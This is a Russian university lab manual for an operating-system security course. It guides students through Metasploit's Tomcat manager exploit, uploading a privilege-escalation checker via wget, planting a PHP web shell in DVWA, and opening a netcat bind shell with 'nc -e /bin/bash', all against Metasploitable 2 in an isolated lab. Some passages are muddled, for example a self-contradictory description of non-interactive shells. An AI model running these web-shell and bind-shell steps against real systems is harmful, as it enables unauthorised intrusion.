



МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

**«МИРЭА – Российский технологический университет» РТУ МИРЭА**

**РТУ МИРЭА**

---

Институт кибербезопасности и цифровых технологий

Кафедра КБ-2 «Информационно-аналитические системы кибербезопасности»

---

Практическая работа № 7

по дисциплине «Безопасность Операционных систем»

«Основы Kali Linux ч.4»

Москва

2025

# ГЛАВА 1. ОСНОВЫ

## 1.1. Подготовка учебного стенда

Порядок выполнения работы

### 1. Установка Kali Linux

Скачайте готовую виртуальную машину с актуальной версией Kali linux с сайта Kali.org

<https://www.kali.org/get-kali/#kali-virtual-machines>

Разархивируйте архив *kali-linux-2025.1a-virtualbox-amd64.7z* в папку D:\VM\

Запустите *kali-linux-2025.1a-virtualbox-amd64.vbox*

Учетные данные для входа в систему:

логин: *kali*

пароль: *kali*

### 2. Установка Metasploitable 2

Скачайте готовую виртуальную машину Metasploitable 2

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Разархивируйте архив *metasploitable-linux-2.0.0.zip* в папку D:\VM\

Создайте виртуальную машину

Если после установки и запуска вы получили следующую ошибку,




Рис. 1. Ошибка при запуске metasploitable 2

то вы зайдите в настройки виртуальной машины и поставьте галочку Включить PAE/NX на вкладке Система -> Процессор




Рис. 2. Настройки виртуальной машины metasploitable 2

Учетные данные для входа в систему:


логин: *msfadmin*

пароль: *msfadmin*


### 3. Настройка и проверка сетевого взаимодействия

Зайдите в настройки VirtualBox и добавьте сеть NAT

Рис. 3. Добавление сети NAT




Измените IP адрес сети 10.0.X.0/24, где X - это ваш порядковый номер по списку группы.



*Рис. 4. Детали сети NAT*

В настройках сети виртуальных машин Kali linux и Metasploitable 2 необходимо указать тип подключения: Сеть NAT и выбрать сеть, которую вы только что создали.



*Рис. 5. Настройки сетевого адаптера виртуальных машин*

Запустите обе виртуальные машины и проверьте IP адреса с помощью команды

`ip a`

Обе виртуальные машины должны находиться в одной сети.

**Задание:**

- На ВМ Kali Linux выполните команду  
`ping {ip-адрес ВМ metasploitable 2}`
- Сделайте screenshot.

## ГЛАВА 3. ПАРОЛИ

### 3.3. Повышение прав

В разделе «Тестирование WEB-сервиса» вы тестировали панель управления TomCat с помощью эксплойта Metasploit. Вы попали в систему без рут-прав, под обычным пользователем.

Снова воспользуйтесь эксплойтом «tomcat\_mgr\_deploy».

Настройте опции эксплойта:

HttpPassword: tomcat

HttpUsername tomcat

RPORT: 8180

RHOSTS: {ip-адрес цели}

Запустите эксплойт, сделайте screenshot.


Теперь вы в системе, и у вас есть шелл Meterpreter. Нужно выполнить команду

getuid

чтобы посмотреть, под каким пользователем вы авторизовались. Сделайте screenshot.

Как видите, сейчас вы под пользователем «tomcat55». Вам нужно повысить права, чтобы стать рутом. Для этого будем использовать скрипт, который называется «unix-privesc-check».

Откройте новое окно терминала.



```
(root@test-kali)~[~]
# unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
handles and called files (e.g. parsed from shell scripts,
linked .so files). This mode is slow and prone to false
positives but might help you find more subtle flaws in 3rd
party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of. Apart from this
condition the GPL v2 applies.

Search the output for the word 'WARNING'. If you don't see it then this
script didn't find any problems.
```

Рисунок 66. Описание скрипта unix-privesc-check

Этот скрипт работает на всех линукс-системах. Он выполняет множество проверок, и старается обнаружить различные уязвимости в системе, которые могут повысить права до рута. Сам скрипт можно найти по адресу: <http://pentestmonkey.net/tools/unix-privesc-check>

Перейдите в папку Downloads, скачайте скрипт через wget.

<https://pentestmonkey.net/tools/unix-privesc-check/unix-privesc-check-1.4.tar.gz>

```
wget {ссылка на архив}
```

Запустите веб-сервер.

```
python3 -m http.server
```



*Рисунок 67. Запуск веб-сервера*

Затем возвращайтесь в шелл meterpreter (другая вкладка терминала), после чего нужно открыть линукс-шелл.

```
shell
```

Небольшой совет. Если после вы вошли как пользователь с обычными правами, и вам нужно скачать скрипты, программы, запустить программы, скомпилировать их, то для этого можно использовать директорию /tmp/, потому что во многих ситуациях, после проникновения в систему, вы попадете в директорию, в которой у вас нет необходимых прав на выполнение команд. Однако, в директории /tmp/ любой пользователь линукс-системы может запускать команды, скачивать туда инструменты и т.д. Для этого не нужны какие-то особенные права, поэтому перейдем в директорию /tmp/ и проверьте ее содержимое, сделайте screenshot.

```
cd /tmp/
```

```
ls
```

Теперь вы можете скачать скрипт в линукс-систему. Для этого нужно выполнить команду wget с указанием ip адреса вашей машины kali

```
wget http://10.0.X.\*:8000/unix-privesc-check-1.4.tar.gz
```

*Рисунок 68. Загрузка скрипта на удаленную машину*

```
tar -zxvf unix-privesc-check-1.4.tar.gz
unix-privesc-check-1.4/
unix-privesc-check-1.4/unix-privesc-check
unix-privesc-check-1.4/COPYING.GPL
unix-privesc-check-1.4/COPYING.UNIX-PRIVESC-CHECK
unix-privesc-check-1.4/CHANGELOG
```

Выполните команду `ls`, сделайте screenshot результата.

Как видите, файл был скачан в директорию `/tmp/`.

Сопируйте имя файла и распакуйте его в текущую директорию.

```
tar -zxvf unix-privesc-check-1.4.tar.gz
```

```
wget http://10.0.100.4:8000/unix-privesc-check-1.4.tar.gz
--14:54:29-- http://10.0.100.4:8000/unix-privesc-check-1.4.tar.gz
      => `unix-privesc-check-1.4.tar.gz'
Connecting to 10.0.100.4:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 16,983 (17K) [application/gzip]

 0K ..... 100% 54.95 MB/s

14:54:29 (54.95 MB/s) - `unix-privesc-check-1.4.tar.gz' saved [16983/16983]
```

*Рисунок 69. Распаковка архива*

Выполните команду «`ls`» и перейдите в директорию, которую вы распаковали:

Просмотрите более детально права всех файлов, с помощью команды

```
ls -al
```

```
lrwxrwxrwx 1 tomcat55 nogroup 323 2008-11-23 15:07 COPYING.UNIX-PRIVESC-CHECK
-rwxr-xr-x 1 tomcat55 nogroup 36801 2008-11-23 15:07 unix-privesc-check
```

*Рисунок 70. Права файла со скриптом*

В файле «`unix-privesc-check`» есть права на выполнение, что очень важно. Для того, чтобы выполнить данный файл, вам нужно прописать команду для выполнения.

```
./unix-privesc-check
```



```
./unix-privesc-check
unix-privesc-check v1.4 ( http://pentestmonkey.net/tools/unix-privesc-check )

Usage: unix-privesc-check { standard | detailed }

"standard" mode: Speed-optimised check of lots of security settings.

"detailed" mode: Same as standard mode, but also checks perms of open file
handles and called files (e.g. parsed from shell scripts,
linked .so files). This mode is slow and prone to false
positives but might help you find more subtle flaws in 3rd
party programs.

This script checks file permissions and other settings that could allow
local users to escalate privileges.

Use of this script is only permitted on systems which you have been granted
legal permission to perform a security assessment of. Apart from this
condition the GPL v2 applies.

Search the output for the word 'WARNING'. If you don't see it then this
script didn't find any problems.
```

*Рисунок 71. Выполнение unix-privesc-check*

После запуска скрипта, вы видите два режима выполнения – это режим standard и detailed. Более быстрый – это первый режим.

В рамках данного занятия используйте режим standard. Повторно запустите скрипт с добавлением режима.

```
./unix-privesc-check standard
```

Скрипт делает огромное количество проверок, которые будут полезны для тестирования системы. Как правило, в конце выполнения скрипта существуют рекомендации какие эксплойты использовать и многое другое.

В отчёте о выполненной работе необходимо указать:

- изучите вывод скрипта unix-privesc-check. Какие уязвимости вы считаете перспективными и почему. Дайте развернутый ответ.

## ГЛАВА 4. BIND И REVERSE SHELL В ДЕЙСТВИИ

### 4.1. Базовые веб-шеллы

В этом разделе мы рассмотрим получение доступа к шеллу. Воспользуемся инструментом «netcat» для подключения к открытому порту.

Для примера подключитесь к 80 порту.

```
nc 10.0.X.* 80
```




Рисунок 72. Подключение к цели с помощью netcat

Как вы помните, на целевой машине поднят веб-сервер, который работает на 80 порту. Обратимся к серверу через 80 порт используя HTTP команды. Одна из них – это команда get. Что делает эта команда? Как следует из названия, с помощью нее можно взять или получить веб-сайт. Введите такую команду.

```
GET / HTTP /1.1
```

Прямой слэш означает корневую страницу, используя протокол HTTP версии 1.1. Жмем enter дважды и получаем вывод текста.




Рисунок 73. Получение веб-сайта в текстовом виде

По сути – это содержимое целевого веб-сайта. Другими словами, используя netcat и командную строку, вы смогли пообщаться с HTTP-сервером, и попросили отправить вам веб-сайт.

Все хорошо, но как это может помочь вам при тестировании? Перейдите в DVWA или «чертовски уязвимое веб-приложение».

`http://10.0.X.*/dvwa/`




Рисунок 74. Страница авторизации DVWA

Логин и пароль по умолчанию:

username: admin

password: password.

Первым делом на вкладке DVWA Security измените настройки безопасности на уровень «Low»:



Рисунок 75. Изменение уровня безопасности веб-сайта

Это приложение нужно для того, чтобы учиться тестировать сайты. Рассмотрим несколько типов тестов веб-сайтов. Перейдите в раздел «Upload», перед вами функционал загрузки файлов.




Рисунок 76. Загрузчик файлов на сайт

Многие сайты позволяют загружать картинки, документы, видео и т.д.

Например, если вы ищете работу, то на данном сайте будет форма для отправки резюме. В то же время подобный функционал может быть уязвим, и будет позволять загружать что угодно.

К примеру, форма для загрузки pdf-документов может быть плохо сделана и позволит загружать любые вредоносные файлы, скрипты и т.д. Именно такой случай рассматривается в загрузке DVWA.

Протестируем DVWA на эту уязвимость, и попробуем залить на сайт php-шелл. С помощью редактора nano создадим файл «shell.php».

`nano shell.php`

Поместим внутрь скрипт на php.





Рисунок 77. Файл shell.php

Это скрипт на языке программирования PHP, с помощью которого можно запускать команды в операционной системе. Другими словами, если у вас

получится запустить этот скрипт и получить к нему доступ, то у вас появится возможность выполнять команды через этот скрипт в операционной системе.

Рассмотрим детально что делает эта команда. `Shell_exec` – это функция `php`, которая позволяет использовать шелл команды, т.е. дает доступ к шеллу линукса. Далее идет параметр `GET`. Он делает отправку команд через `GET`-запрос. И используется переменная «`cmd`». Сохраните файл.

Теперь загрузите его на сервер:



*Рисунок 78. Успешная загрузка shell.php*

Загрузка шелла прошла успешно, и мы видите соответствующий вывод на странице. Это очень важный шаг, когда вы занимаетесь тестированием на проникновение, при этом вам всегда нужно знать, куда был загружен этот файл. Так как этот веб-сайт был специально разработан для практики, то для удобства видно вывод пути расположения шелла.

Скопируйте путь до файла и вставьте в адресную строку браузера.

[http://10.0.X.\\*/dvwa/hackable/uploads/shell.php](http://10.0.X.*/dvwa/hackable/uploads/shell.php)

Если вы не получили никакого вывода на странице, значит шелл успешно сработал. Можно добавить параметр «`cmd`», который был указан в скрипте. Напишите вопросительный знак «`?`» и далее «`cmd`», после чего пишите команду «`=ls`».

[http://10.0.X.\\*/dvwa/hackable/uploads/shell.php?cmd=ls](http://10.0.X.*/dvwa/hackable/uploads/shell.php?cmd=ls)




Рисунок 79. Вывод команды `ls`

Отлично, теперь вы можете запускать команды на удаленной линукс-системе.

## 4.2. Bind Shell

Продолжаем рассматривать шеллы, и попробуем расширить доступ еще немного. Давайте проверим, запущен ли в системе netcat. Вводим команду

`http://10.0.X.5/dvwa/hackable/uploads/shell.php?cmd=nc -h`

Вы получили справку о netcat, а это значит, что он установлен. Он работает фактически на всех линукс системах. В разных линукс-системах может отличаться параметр «-e».

```
ame port[s] [ports] ... listen for inbound: nc -l  
ds as '-e'; use /bin/sh to exec [dangerous!!] -e
```

Рисунок 80. Параметр `-e` команды netcat

В некоторых случаях можно получить доступ к «netcat» без параметра «-e», но это может быть сложно.

Продолжим повышать доступ к системе. «Netcat» можно использовать для прослушивания входящего соединения. Иными словами, вы можете использовать «netcat» для прослушивания порта, на котором он стоит. Пропишите в адресной строке такую команду

`http://10.0.X.*/dvwa/hackable/uploads/shell.php?cmd=nc -l -p 1234`



Загрузка страницы не должна завершаться, и это говорит о том, что порт «netcat» работает и прослушивается. Вы можете просканировать данный ip-адрес целевой машины с помощью инструмента «nmap».

```
nmap -p 1234 10.0.X.*
```

Как видно из результатов сканирования, порт открыт. Сделайте screenshot.


Теперь вы можете подключиться к ip-адресу цели. Для этого нужно выполнить команду

```
nc 10.0.X.* 1234
```

Как видите, ничего не произошло, и вы просто прослушиваем этот порт. На текущем порту не работает ни один сервис, и это просто открытый порт.

Обратите внимание на то, что вам придется воссоздать полный функционал порта с запущенными сервисами, так как вам необходимо привязать шелл к этому порту, а не просто прослушивать его. Вам нужно иметь доступ к шеллу, при подключении к этому порту.

Давайте еще раз посмотрим на параметр «-e»:



The screenshot shows a portion of the 'nc' (netcat) man page. The text describes the '-e' option: 's: -c shell commands as -e'; use /bin/sh to exec [dangerous!!] -e file [dangerous!!] -b allow broadcasts -g gateway source-routing hop point[...]'.

Рисунок 81. Описание параметра -e

В описании указано, что это опасно «dangerous». Так происходит потому, что не только вы можете подключаться к этому порту, что является небезопасным. Поэтому будьте осторожны, особенно если занимаетесь этим профессионально. Пропишите путь к bash-шеллу.

```
nc -e /bin/bash -l -p 1234
```

Перейдите в терминал и вновь попытайтесь подключиться с помощью прошлой команды:

```
nc 10.0.X.* 1234
```

Отлично. Все работает, и вы получаете вывод.

Обратите внимание, что сейчас у вас есть доступ к неинтерактивному шеллу.

Неинтерактивный шелл – это шелл, который очень хорошо взаимодействует с пользователем, и в нем нет сообщений об ошибках, нет отображения процесса загрузки, нет сообщений, нет полосы загрузки, которая покажет прогресс. Это шелл, который отлично работает, но он ограничен в интерактивности.

Работать с этим шеллом не очень приятно, потому что чаще всего, Вы не понимаете, что делаете, и вы не получаете ответов от системы.

Вопрос заключается в следующем, как получить или сможете ли вы получить доступ к интерактивному шеллу. Этот шелл лучше, он имеет обратную связь. Ответ на вопрос: конечно же да.

Давайте пока подведем итоги. Вы получили доступ к системе через уязвимость загрузки. Вы смогли загрузить php-скрипт, и запустить через него шелл команды. В шелле, выполнив команды, вы запустили «netcat», открыли порт на машине «Metasploitable2», привязали шелл к этому порту, чтобы он прослушивал входящие соединения. Далее вы использовали «netcat», в вашей системе, чтобы подключиться к этому порту. Это называется bind-шеллом. Конечно, если есть фаерволл, который запрещает входящие соединения, тогда ваше подключение к порту 1234 было бы безуспешным.

